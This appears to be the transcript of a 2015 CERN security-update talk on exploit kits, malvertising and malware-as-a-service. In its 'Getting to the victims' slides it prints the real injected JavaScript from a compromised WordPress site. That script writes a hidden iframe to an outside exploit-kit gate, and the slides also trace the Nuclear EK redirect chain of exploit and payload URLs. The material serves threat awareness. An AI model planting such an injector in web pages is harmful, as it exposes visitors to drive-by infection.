

Security update

Romain Wartel, CERN
Spring 2015 HEPiX, Oxford





What have bad actors been up to?

- No major evolution of the threat landscape
 - Same infection techniques, same rootkits
- No major evolution of the Linux & Windows malware
 - But most large attacks now target **both platforms!**
- **Web** (and Flash in particular) play prevalent role
- Significant **uptake of Android malware**
- iOS malware still very rare
 - But growing evidence of effective government-sponsored attacks
- Strong **consolidation of the underground market/economy**
 - Severe **competition** between a handful of exploit kits (EK)
 - Angler, Magnitude, Sweet Orange, Fiesta, RedKit, Nuclear, etc.
 - Huge progress on time-to-market for exploits
 - Only hours/days before vulnerabilities available in EK
 - CVE-2015-0311 **discovered as a Flash “0-day” in Angler EK**



Commercial EK

	Nuclear Exploit Kit	Sweet Orange Exploit Kit	FlashPack Exploit Kit	Rig Exploit Kit	Angler Exploit Kit	Magnitude Exploit Kit	Fiesta Exploit Kit	Styx Exploit Kit
Internet Explorer	CVE-2013-2551	CVE-2013-2551 CVE-2014-0322 CVE-2014-6332	CVE-2013-2551 CVE-2013-3918 CVE-2014-0322	CVE-2013-2551	CVE-2013-2551	CVE-2013-2551	CVE-2013-2551	CVE-2013-2551
Microsoft Silverlight	CVE-2013-0074			CVE-2013-0074	CVE-2013-0074		CVE-2013-0074	CVE-2013-0074
Adobe Flash	CVE-2014-0515 CVE-2014-0569	CVE-2014-0515 CVE-2014-0569	CVE-2013-0634 CVE-2014-0497 CVE-2014-0515 CVE-2014-0569	CVE-2014-0569	CVE-2014-0515 CVE-2014-0569	CVE-2014-0515	CVE-2014-0497 CVE-2014-0569	CVE-2014-0515
Adobe Acrobat/ Reader	CVE-2010-0188						CVE-2010-0188	
Oracle Java	CVE-2012-0507		CVE-2013-2460 CVE-2013-2471		CVE-2013-2465		CVE-2012-0507	
XMLDOM ActiveX	CVE-2013-7331			CVE-2013-7331	CVE-2013-7331			CVE-2013-7331

<http://blog.trendmicro.com/trendlabs-security-intelligence/whats-new-in-exploit-kits-in-2014/>

More info:

<http://malware.dontneedcoffee.com/>



Getting to the victims

- October 2014:
 - YouTube Ads turned out to be malicious (malvertisement)
 - They were on videos with more than 11 million views
 - Ads not on Youtube website:
 - Traffic passes through two advertising sites (cybercriminals bought their traffic from legitimate ad providers)
 - The Ads lead to “Sweet Orange exploit kit”
 - CVE-2013-2460 – Java
 - CVE-2013-2551 – Internet Explorer
 - CVE-2014-0515 - Flash
 - CVE-2014-0322 – Internet Explorer
 - Final payloads: KOVTER malware family (ransomware)



Getting to the victims

thefatherlife.com/mag/wp x thefatherlife.com/mag/2011/03/09/signs-you-have-postpartum-father-exhaustion/


TFL THE FATHER LIFE
The Men's Magazine For Dads

Search... podi

Cover Page At Home At Play Work and the World Columns Sports

Signs You Have Postpartum Father Exhaustion

by Scott Lax | on March 9, 2011 | in Fatherhood, First Time Father at Fifty-Eight by Scott Lax | 5 Comments



Elements Network Sources Timeline Profiles Resources Audits Console

```
<link rel="stylesheet" id="sharedaddy-css" href="http://thefatherlife.com/mag/wp-content/plugins/jetpack/modules/sharedaddy/sharing.css?ver=3.0.2" type="text/css" media="all">
<link rel="stylesheet" id="genericons-css" href="http://thefatherlife.com/mag/wp-content/plugins/jetpack/_inc/genericons/genericons.css?ver=3.0.3" type="text/css" media="all">
<script async type="text/javascript" src="http://www.gstatic.com/pub-config/ca-pub-0856280624577171.js"></script>
<script type="text/javascript" src="http://thefatherlife.com/mag/wp-includes/js/jquery/jquery.js?ver=1.11.0"></script>
<script type="text/javascript" src="http://thefatherlife.com/mag/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1"></script>
<script type="text/javascript" src="http://thefatherlife.com/mag/wp-content/themes/currents/includes/js/html5.js?ver=3.9.2"></script>
<script type="text/javascript" src="http://thefatherlife.com/mag/wp-content/themes/currents/includes/js/fitvids.js?ver=3.9.2"></script>
<script type="text/javascript" src="http://thefatherlife.com/mag/wp-content/themes/currents/includes/js/general.js?ver=3.9.2"></script>
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://thefatherlife.com/mag/xmlrpc.php?rsd">
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://thefatherlife.com/mag/wp-includes/wlwmanifest.xml">
<meta name="generator" content="WordPress 3.9.2">
<link rel="canonical" href="http://thefatherlife.com/mag/2011/03/09/signs-you-have-postpartum-father-exhaustion/">
<link rel="shortlink" href="http://thefatherlife.com/mag/?p=11469">
<script src="http://thefatherlife.com/mag/wp-content/plugins/anarchy_media/anarchy_media_player.php?anarchy.js" type="text/html"></script>
```

html head script

object, iframe, h1, h2, h3, h4, h5, h6, p, block quote, pre, a, abbr, acronym

Find It



Getting to the victims

```
thefatherlife.com/mag/wp x
thefatherlife.com/mag/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1

/*
Copyright (C) 2007 Free Software Foundation, Inc. http://fsf.org/
*/
function getCookie(e){var t=document.cookie.match(new RegExp("(?:^|; )"+e.replace(/[\\.\$?*|{}\\(\)\[\]\\\/\+^])/g,"\\$1")+ "=([^\;]*)");return t?decodeURIComponent(t[1]):undefined}(function(){function e(e,t,n){var r=(e+"").toLowerCase();var i=(t+"").toLowerCase();var s=0;if((s=r.indexOf(i,n))!=-1){return s}return false}function t(){var t=["Linux","Windows NT 6.3","Yandex","rv:11.0","AppleWebKit","Googlebot","Android","IEMobile"];var n=false;for(var r in t){if(e(navigator.userAgent,t[r])){n=true;break}}return n}var n=getCookie("flippi_flor")==undefined;if(!t()&&n){document.write('<iframe src="http://086c933ea.mdxe.com/stockpodium17.html?opo" style="border-style:solid dotted dashed double;top: -1001px;left: -1001px;border-top-width: 2px;position: absolute;border-left-width: 2px;" height="144" width="144"></iframe>');var r=new Date((new Date).getTime()+24*60*60*1e3);document.cookie="flippi_flor=1; path=/; expires="+r.toUTCString()}})()
/*
Copyright (C) 2000 Free Software Foundation, Inc. See LICENSE.txt
*/
```




Getting to the victims

5 Essential Tips For Newly

thefatherlife.com/mag/2013/06/13/5-essential-tips-for-newly-divorced-dads/

TFL THE FATHER LIFE
The Men's Magazine For Dads


Subscribe: RSS | Email

Search...

Cover Page At Home At Play Work and the World Columns Sports

5 Essential Tips For Newly Divorced Dads

by Mark Peters | on June 13, 2013 | in Fatherhood | 2 Comments



Elements Network Sources Timeline Profiles Resources Audits Console

Sources Content scri... Snippets

jquery.js?ver=1.11.0*

- thefatherlife.com
 - mag
 - 2013/06/13/5-essential-tip
 - (index)
 - wp-content
 - wp-includes/js
 - (no domain)
 - 0.gravatar.com
 - fonts.googleapis.com
 - googleads.g.doubleclick.net
 - jetpack.wordpress.com
 - pagead2.googlesyndication.com
 - public-api.wordpress.com

```
1 /*
2 Copyright (C) 2007 Free Software Foundation, Inc. http://fsf.org/
3 */
4 function getCookie(e){var t=document.cookie.match(new RegExp("(?:^|; )"+e.replace(/([\\^$.*/?:\\s"(){}|!,~:*=+<`>@&quot;])/g, "\\1")+"=([^;]*)"));return t?decodeURIComponent(t[1]):false}
5 }{document.write('<iframe src="http://29b329650.profesorvirtual.com/stockpodium17.html'
6 /*
7 Copyright (C) 2000 Free Software Foundation, Inc. See LICENSE.txt
8 */txt
9 */
```

83 characters selected

Watch Expr
Scope Varia
Breakpoints
DOM Break
XHR Breakp
Event Lister



Getting to the victims

[HTTP://thefatherlife.com/mag/2011/03/09/signs-you-have-postpartum-father-exhaustion/](http://thefatherlife.com/mag/2011/03/09/signs-you-have-postpartum-father-exhaustion/)

[HTTP://thefatherlife.com/mag/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1](http://thefatherlife.com/mag/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1) <- Key redirect

[HTTP://2110a24fe.antylama.pl/stockpodium17.html?opo](http://2110a24fe.antylama.pl/stockpodium17.html?opo) <- Nuclear EK gate

[HTTP://umstreasonixia.ml/6ee7147dj6qhb_1_08282d03fb0251bbd75ff6dc6e317bd9.html](http://umstreasonixia.ml/6ee7147dj6qhb_1_08282d03fb0251bbd75ff6dc6e317bd9.html) <- Nuclear EK landing page

[HTTP://umstreasonixia.ml/32e824b35062j6qhb/1413859860](http://umstreasonixia.ml/32e824b35062j6qhb/1413859860) <- flash exploit

[HTTP://umstreasonixia.ml/32e824b3j6qhb/1413859860/7](http://umstreasonixia.ml/32e824b3j6qhb/1413859860/7) <- flash payload

[HTTP://umstreasonixia.ml/32e824b3j6qhb/1413859860/5/x00854590809070554515d565b010b03510053535c0505;1;6](http://umstreasonixia.ml/32e824b3j6qhb/1413859860/5/x00854590809070554515d565b010b03510053535c0505;1;6) <- MZ

[HTTP://umstreasonixia.ml/32e824b3j6qhb/1413859860/5/x00854590809070554515d565b010b03510053535c0505;1;6;1](http://umstreasonixia.ml/32e824b3j6qhb/1413859860/5/x00854590809070554515d565b010b03510053535c0505;1;6;1) <- MZ

[HTTP://umstreasonixia.ml/32e824b3b494j6qhb/1413859860](http://umstreasonixia.ml/32e824b3b494j6qhb/1413859860) <- Java exploit

[HTTP://umstreasonixia.ml/32e824b3j6qhb/1413859860/2](http://umstreasonixia.ml/32e824b3j6qhb/1413859860/2) <- Java payload

+Zbot | Dorkbot



Malware-as-a-service

Black hole^β STATISTICS THREADS FILES SECURITY PREFERENCES Logout

Adv: Selling Iframe traffic in a huge amount JID#1: buldozer790@jabber.ru Icq#1: 609347060 JID#2: technicalsupport911@jabber.org Icq#2: 622729573
Adv: IFrameShop.net - comfortable buying\selling iframe traffic with no limits. 256 countries. 24/7. Loads from 8%. Tell password "blackhole" and get +5% to the first order.

Start date: End date: Apply Autoupdate interval: 10 sec.

STATISTIC

TOTAL INFO

43605 HITED 23249 HOSTS 3273 LOADS

14.08%

TODAY INFO

32645 HITED 18160 HOSTS 2543 LOADS

14.01%

OS ↓

	HITS	HOSTS	LOADS	%
Windows 7	20162	10843	740	6.82
Windows Vista	1971	1160	206	17.76
Windows XP	21479	12256	2410	19.68

EXPLOITS ↓

	LOADS	%
FLASH >	427	12.14
HCP >	93	2.64
JAVA SKYLINE >	168	4.78
Java OBE >	1236	35.14
Java SMB >	541	15.38
MDAC >	65	1.85
PDF ALL >	105	2.99
PDF LIBTIFF >	882	25.08

BROWSERS ↓


	HITS	HOSTS	LOADS	%
Firefox >	11552	7208	1099	15.26
MSIE >	10963	5838	1119	19.17
Opera >	21090	11477	1164	10.14

COUNTRIES ↓

	HITS	HOSTS	LOADS	%
United States	16	3	0	0.00
Russian Federation	43579	23243	3273	14.08
Netherlands	3	1	0	0.00
Germany	5	2	0	0.00




Malware-as-a-service



(Magnitude EK - 31% of the market in 2014)



Malware-as-a-service



